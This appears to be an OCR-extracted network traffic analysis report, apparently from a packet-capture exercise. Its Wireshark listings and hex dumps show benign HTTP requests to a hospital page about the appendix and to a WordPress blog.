


```
HTTP   DESKTOP-B49J3FD.local   www.sabethahospital.com       50138 (50138) http (80)   GET /getpage.php?name=w
DNS    10.11.11.217            okay-boomer-dc.okay-boomer.info                         Standard query 0x0c84 A
```

```
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537
    Accept-Encoding: gzip, deflate\r\n
    Host: www.sabethahospital.com\r\n
    Connection: Keep-Alive\r\n
    \r\n
    [Full request URI: http://www.sabethahospital.com/getpage.php?name=whatappendixdo]
    [HTTP request 1/1]
```

```
0030  04 00 38 e2 00 00 47 45  54 20 2f 67 65 74 70 61   ··8···GE T /getpa
0040  67 65 2e 70 68 70 3f 6e  61 6d 65 3d 77 68 61 74   ge.php?n ame=what
0050  61 70 70 65 6e 64 69 78  64 6f 20 48 54 54 50 2f   appendix do HTTP/
0060  31 2e 31 0d 0a 41 63 63  65 70 74 3a 20 74 65 78   1.1··Acc ept: tex
0070  74 2f 68 74 6d 6c 2c 61  70 70 6c 69 63 61 74 69   t/html,a pplicati
0080  6f 6e 2f 78 68 74 6d 6c  2b 78 6d 6c 2c 61 70 70   on/xhtml +xml,app
0090  6c 69 63 61 74 69 6f 6e  2f 78 6d 6c 3b 71 3d 30   lication /xml;q=0
00a0  2e 39 2c 2a 2f 2a 3b 71  3d 30 2e 38 0d 0a 41 63   .9,*/*;q =0.8··Ac
00b0  63 65 70 74 2d 4c 61 6e  67 75 61 67 65 3a 20 65   cept-Lan guage: e
00c0  6e 2d 55 53 0d 0a 55 70  67 72 61 64 65 2d 49 6e   n-US··Up grade-In
00d0  73 65 63 75 72 65 2d 52  65 71 75 65 73 74 73 3a   secure-R equests:
```

PR Permian Regional
MC Medical Center




Your Appendix - What Does it Really Do?

Your appendix is a thin 4 inch tube that is connected to your large intestine. Normally it sits in your lower right abdomen. The function of the appendix is basically unknown. One theory is that the appendix

WordPress Blog Browsing

- The user (matthijs.devries) Rotterdam-PC.mind-hammer.net host was browsing Angie’s WordPress Blog.
- HTTP WordPress traffic from 172.16.4.205 to 166.62.111.64 http://mysocalledchaos.com/
- Unencrypted TCP protocol traffic from port 80 - port 49190


part_3.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 166.62.111.64 and http

```
No.   Time                     Source                        Destination                  Protocol Lengt Info
 6910 2020-06-30 11:55:19.481… mysocalledchaos.com           Rotterdam-PC.mind…           HTTP      255 HTTP/1.1 200 OK  (JPEG JFIF image)
 6936 2020-06-30 11:55:19.744… Rotterdam-PC.mind-hammer.n…   mysocalledchaos.com          HTTP      394 GET /wp-content/uploads/2018/02/footer-218x300.png HTTP/1.1
 7084 2020-06-30 11:55:22.051… mysocalledchaos.com           Rotterdam-PC.mind…           HTTP     1223 HTTP/1.1 200 OK  (JPEG JFIF image)
 7091 2020-06-30 11:55:22.066… Rotterdam-PC.mind-hammer.n…   mysocalledchaos.com          HTTP      598 GET /wp-content/plugins/instagram-feed/img/small-logo.png HTTP/1.1
 7455 2020-06-30 11:55:27.247… mysocalledchaos.com           Rotterdam-PC.mind…           HTTP      456 HTTP/1.1 200 OK  (PNG)
 7459 2020-06-30 11:55:27.257… Rotterdam-PC.mind-hammer.n…   mysocalledchaos.com          HTTP      465 GET /wp-content/themes/Hell
 7508 2020-06-30 11:55:27.979… mysocalledchaos.com           Rotterdam-PC.mind…           HTTP      241 HTTP/1.0 400 Bad request  (
 7624 2020-06-30 11:55:29.921… mysocalledchaos.com           Rotterdam-PC.mind…           HTTP      918 HTTP/1.1 200 OK  (JPEG JFIF
 7625 2020-06-30 11:55:29.937… mysocalledchaos.com           Rotterdam-PC.mind…           HTTP/…   1018 HTTP/1.1 200 OK
 7631 2020-06-30 11:55:29.948… Rotterdam-PC.mind-hammer.n…   mysocalledchaos.com          HTTP      395 GET /wp-content/uploads/201
 7632 2020-06-30 11:55:29.954… Rotterdam-PC.mind-hammer.n…   mysocalledchaos.com          HTTP      391 GET /wp-content/uploads/201
 7686 2020-06-30 11:55:30.791… Rotterdam-PC.mind-hammer.n…   mysocalledchaos.com          HTTP      386 GET /wp-content/uploads/201
 9154 2020-06-30 11:55:55.164… Rotterdam-PC.mind-hammer.n…   mysocalledchaos.com          HTTP      389 GET /wp-content/uploads/201
 9376 2020-06-30 11:55:58.867… mysocalledchaos.com           Rotterdam-PC.mind…           HTTP      104 HTTP/1.1 200 OK  (JPEG JFIF
 9385 2020-06-30 11:55:58.881… Rotterdam-PC.mind-hammer.n…   mysocalledchaos.com          HTTP      386 GET /wp-content/uploads/201
 9927 2020-06-30 11:56:08.259… mysocalledchaos.com           Rotterdam-PC.mind…           HTTP     1336 HTTP/1.1 200 OK  (PNG)
```

```
> Transmission Control Protocol, Src Port: 49202 (49202), Dst Port: http (80), Seq: 3537, Ack: 443873, Len: 341
v Hypertext Transfer Protocol
  v GET /wp-content/uploads/2018/02/Blogging-Tips-1.png HTTP/1.1\r\n
    v [Expert Info (Chat/Sequence): GET /wp-content/uploads/2018/02/Blogging-Tips-1.png HTTP/1.1\r\n]
        [GET /wp-content/uploads/2018/02/Blogging-Tips-1.png HTTP/1.1\r\n]
        <Message: GET /wp-content/uploads/2018/02/Blogging-Tips-1.png HTTP/1.1\r\n>
        [Severity level: Chat]
        [Group: Sequence]
      Request Method: GET
      Request URI: /wp-content/uploads/2018/02/Blogging-Tips-1.png
      Request Version: HTTP/1.1
    Host: mysocalledchaos.com\r\n
    <Host: mysocalledchaos.com\r\n>
    User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0\r\n
    <User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0\r\n>
    Accept: image/webp,*/*\r\n
```

```
0020  6f 40 c0 32 00 50 3c 62  85 06 86 db e4 f8 50 18   o@·2·P<b ······P·
0030  13 19 c4 87 00 00 47 45  54 20 2f 77 70 2d 63 6f   ······GE T /wp-co
0040  6e 74 65 6e 74 2f 75 70  6c 6f 61 64 73 2f 32 30   ntent/up loads/20
0050  31 38 2f 30 32 2f 42 6c  6f 67 67 69 6e 67 2d 54   18/02/Bl ogging-T
0060  69 70 73 2d 31 2e 70 6e  67 20 48 54 54 50 2f 31   ips-1.pn g HTTP/1
0070  2e 31 0d 0a 48 6f 73 74  3a 20 6d 79 73 6f 63 61   .1··Host : mysoca
0080  6c 6c 65 64 63 68 61 6f  73 2e 63 6f 6d 0d 0a 55   lledchao s.com··U
0090  73 65 72 2d 41 67 65 6e  74 3a 20 4d 6f 7a 69 6c   ser-Agen t: Mozil
00a0  6c 61 2f 35 2e 30 20 28  57 69 6e 64 6f 77 73 20   la/5.0 ( Windows 
00b0  4e 54 20 36 2e 31 3b 20  57 69 6e 36 34 3b 20 78   NT 6.1;  Win64; x
00c0  36 34 3b 20 72 76 3a 36  38 2e 30 29 20 47 65 63   64; rv:6 8.0) Gec
00d0  6b 6f 2f 32 30 31 30 30  31 30 31 20 46 69 72 65   ko/20100 101 Fire
00e0  66 6f 78 2f 36 38 2e 30  0d 0a 41 63 63 65 70 74   fox/68.0 ··Accept
00f0  3a 20 69 6d 61 67 65 2f  77 65 62 70 2c 2a 2f 2a   : image/ webp,*/*
0100  0d 0a 41 63 63 65 70 74  2d 4c 61 6e 67 75 61 67   ··Accept -Languag
```

Flags (12 bits) (tcp.flags), 2 bytes | Packets: 1042

